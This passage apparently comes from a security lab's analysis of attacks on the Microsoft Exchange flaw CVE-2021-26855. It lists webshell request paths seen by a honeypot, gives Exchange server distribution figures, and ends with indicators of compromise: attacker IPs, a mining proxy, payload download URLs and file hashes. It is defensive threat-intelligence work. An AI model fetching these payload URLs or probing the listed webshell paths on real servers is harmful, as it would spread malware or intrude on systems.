GET /owa/auth/8lw7tahf9i1pjnro.aspx 47  
GET /owa/auth/ovfwHWjwWm.aspx 47  
GET /owa/auth/qnx.aspx 47  
GET /owa/auth/plorion.aspx 47  
GET /aspnet\_client/uyqITYBPew.aspx 47  
GET /owa/auth/outlookrku.aspx 47  
GET /aspnet\_client/show.aspx 47  
GET /aspnet\_client/fatal-erro.aspx 46  
GET /owa/auth/errorfff.aspx 46  
GET /owa/auth/KBDBENE.aspx 46  
GET /owa/auth/OutlookUS.aspx 46  
GET /aspnet\_client/system.aspx 46  
GET /owa/auth/login.aspx 46  
GET /owa/auth/letmeinplzs.aspx 46  
GET /owa/auth/jhJ2zT9ou0fp6VnBcHg3.aspx 46  
GET /owa/auth/errorff.aspx 46  
GET /owa/auth/redirsuiteserverproxy.aspx 45  
GET /aspnet\_client/signon.aspx 45  
GET /aspnet\_client/healthcheck.aspx 45  
GET /aspnet\_client/login.aspx 45  
GET /owa/auth/ntprint.aspx 45  
GET /owa/auth/m0xbqRg1ranzvGD3jiXT.aspx 44  
GET /aspnet\_client/qfmrucnzl.aspx 44  
GET /owa/auth/errorpages.aspx 44  
GET /owa/auth/XblGameSave.aspx 44


GET /owa/auth/OutlookDN.aspx 44  
GET /aspnet\_client/obq.aspx 44  
GET /owa/auth/load.aspx 44  
GET /aspnet\_client/logaaa.aspx 44  
GET /owa/auth/discover.aspx 43  
GET /owa/auth/outlookjp.aspx 43  
GET /owa/auth/j0BJIfrr92ERLmg1HcnF3.aspx 43  
GET /owa/auth/hUjwpeR0cY7Fo4g8ETH3.aspx 42  
GET /aspnet\_client/shel90.aspx 42  
GET /aspnet\_client/support.aspx 42  
GET /owa/auth/HcDKNzBoha.aspx 41  
GET /owa/auth/multiup.aspx 41  
GET /owa/auth/FR5Ha0D1dwfsqIUMhLCQ.aspx 40  
GET /owa/auth/outlookzh.aspx 40  
GET /owa/auth/HUUPItNrNpXvI.aspx 40  
GET /owa/auth/dbuj9.aspx 40  
GET /owa/auth/xclkmcfldfi948398430fdjkfdkj.aspx 40  
GET /owa/auth/L2oXwTljs3GnMyHQV0KR.aspx 39  
GET /owa/auth/sol.aspx 39  
GET /owa/auth/httpproxy.aspx 39  
GET /owa/auth/XboxNetApiSvc.aspx 39  
GET /owa/auth/supp0rt.aspx 39  
GET /aspnet\_client/one.aspx 39  
GET /owa/auth/signon.aspx 38  
GET /aspnet\_client/outlookjp.aspx 38  
GET /owa/auth/OutlookEN.US.aspx 38  
GET /owa/auth/KrhHyDPwb70ct362JmLn.aspx 38  
GET /owa/auth/OutlookUN.aspx 37  
GET /owa/auth/aa.aspx 36  
GET /owa/auth/aaa.aspx 36  
GET /owa/auth/iispage.aspx 36  
GET /aspnet\_client/redirsuiteserverproxy.aspx 36  
GET /owa/auth/shelltest.aspx 35  
GET /owa/auth/system\_web/log.aspx 35  
GET /owa/auth/aspx\_client.aspx 35  
GET /owa/auth/tst1.aspx 35  
GET /owa/auth/tpmvscmgrsrvr.aspx 35  
GET /aspnet\_client/online.aspx 34  
GET /owa/auth/VqEUaLjKpcWoNC7yPMlz.aspx 34  
GET /owa/auth/aspnet.aspx 34  
GET /aspnet\_client/outlookru.aspx 34  
GET /aspnet\_client/outlookzh.aspx 34  
GET /aspnet\_client/outlookfront.aspx 34  
GET /aspnet\_client/shel.aspx 33  
GET /aspnet\_client/logg.aspx 33  
GET /owa/auth/asas.aspx 33  
GET /aspnet\_client/server.aspx 33  
GET /owa/auth/tNLPge.aspx 32  
GET /owa/auth/ahihhi.aspx 32  
GET /owa/auth/TimeoutLogout.aspx 32  
GET /owa/auth/aspnet\_pages.aspx 32  
GET /owa/auth/ZI3uMczmPa5bwTYVpKsE.aspx 32  
GET /owa/auth/test13037.aspx 31

GET /aspnet\_client/shel2.aspx 31  
GET /aspnet\_client/one1.aspx 31  
GET /aspnet\_client/httpproxy.aspx 31  
GET /owa/auth/test1337.aspx 31  
GET /owa/auth/signout.aspx 29  
GET /aspnet\_client/outlooken.aspx 28  
GET /owa/auth/default1.aspx 28  
GET /owa/auth/theme-gsx8ujzpicf0.aspx 28  
GET /aspnet\_client/multiup.aspx 27  
GET /aspnet\_client/logout.aspx 27  
GET /owa/auth/theme-vten8snn874b.aspx 25  
GET /aspnet\_client/error.aspx 8  
GET /aspnet\_client/errorFF.aspx 8  
GET /aspnet\_client/errorEE.aspx 8  
GET /owa/auth/OutlookJP.aspx 6  
GET /aspnet\_client/errorEW.aspx 6  
POST /aspnet\_client/discover.aspx 5  
GET /aspnet\_client/errorEEE.aspx 5  
POST /aspnet\_client/system\_web/logx2.aspx 4  
GET /owa/auth/HttpProxy.aspx 4  
GET /owa/auth/OutlookRU.aspx 4  
GET /aspnet\_client/system\_web/sol.aspx 4  
GET /aspnet\_client/system\_web/QBFjM1SC.aspx 4  
GET /aspnet\_client/OutlookJP.aspx 4  
GET /aspnet\_client/system\_web/ioWYM7C4.aspx 4  
GET /owa/auth/Online.aspx 4  
GET /aspnet\_client/MultiUp.aspx 4  
GET /owa/auth/Logout.aspx 4  
GET /aspnet\_client/system\_web/E12B65rm.aspx 4  
GET /aspnet\_client/system\_web/vY4qLEpG.aspx 3  
GET /aspnet\_client/system\_web/test.aspx 3  
GET /aspnet\_client/Online.aspx 3  
GET /aspnet\_client/system\_web/3ue5myCq.aspx 3  
GET /aspnet\_client/system\_web/sJ0f8qHt.aspx 3  
GET /aspnet\_client/system\_web/cMvBgHLZ.aspx 3  
GET /aspnet\_client/system\_web/WFk2or3Y.aspx 3  
GET /aspnet\_client/system\_web/GnCwADKH.aspx 3  
GET /aspnet\_client/rabiitch.aspx 3  
GET /aspnet\_client/system\_web/Cs64LbPk.aspx 3  
GET /aspnet\_client/Logout.aspx 2  
GET /owa/auth/WMSPDMOD.aspx 2  
GET /aspnet\_client/OutlookRU.aspx 2  
GET /owa/auth/Discover.aspx 2  
GET /aspnet\_client/system\_web/2TFGNsw0.aspx 2  
GET /aspnet\_client/Discover.aspx 2  
GET /owa/auth/checkerror635284.aspx 2  
GET /owa/auth/MultiUp.aspx 2  
GET /aspnet\_client/system\_web/3NHhPxJ5.aspx 2  
GET /aspnet\_client/system\_web/1A2ZeQ0u.aspx 2  
GET /owa/auth/Current/themes/resources/lgnleft.aspx 2  
GET /aspnet\_client/checkerror635284.aspx 2  
GET /owa/auth/1d61acaе91.aspx 2  
GET /owa/auth/current/themes/resources/error.aspx 1

```
GET /aspnet_client/iisstart.aspx      1  
GET /owa/auth/lo.aspx    1  
GET /owa/auth/error404.aspx     1
```

## Miscrosoft Exchange服务器分布

360 Quake网络空间测绘系统通过对全网资产测绘，发现Microsoft Exchange服务  
器共3,378,260条数据记录，其中有534,590个独立IP，具体分布如下图所示。



## 联系我们

感兴趣的读者，可以在 [twitter](#) 或者通过邮件[netlab\[at\]360.cn](mailto:netlab[at]360.cn)联系我们。

## IoC

IP:

```
178.62.226.184  
157.245.47.214
```

Miner Proxy:

```
159.65.206.137:3333
```

URL:

```
http://178.62.226.184/mini-reverse.ps1  
http://178.62.226.184/run.ps1  
http://178.62.226.184/config.json
```

<http://178.62.226.184/javacpl.exe>  
<http://178.62.226.184/WinRing0x64.sys>

MD5:

79e2c9953f452f777d55749f01e5f3b7  
2d4d75e46f6de65fba2451da71686322  
0fe28f557e9997cd2750ff3fa86a659e  
67f2d42e30f6239114fea fc9ffd009d8  
0c0195c48b6b8582fa6f6373032118da

0 Comments

 1 Login ▾

G

Start the discussion...

LOG IN WITH

OR SIGN UP WITH DISQUS 

Name



Share

Best **Newest** Oldest

Be the first to comment.

Subscribe

Privacy

Do Not Sell My Data

— 360 Netlab Blog - Network Security Research Lab at 360 —

CVE-  
2021-

CVE-2021-26855

**Microsoft  
Exchange  
Vulnerability**

Necro

**Necro upgrades again, using Tor + dynamic domain**

26855



## Microsoft Exchange Vulnerability (CVE-2021-26855) Scan Analysis

1 post →

# (CVE-2021-26855) Scan Analysis

Background On March 2, 2021, Microsoft disclosed a remote code execution vulnerability in Microsoft Exchange server[1]。 We customized our Anglerfish honeypot to simulate and deploy Microsoft Exchange honeypot plug-in on March 3, and soon we started to see a large amount of related data, so far, we have already




Mar 25, 2021 · 12 min read



# DGA and aiming at both Windows & Linux

Overview Back in January, we blogged about a new botnet Necro and shortly after our report, it stopped spreading. On March 2nd, we noticed a new variant of Necro showing up on our BotMon tracking radar March 2nd, the BotMon system has detected that Necro has started spreading again, in



Mar 18, 2021 · 12 min read

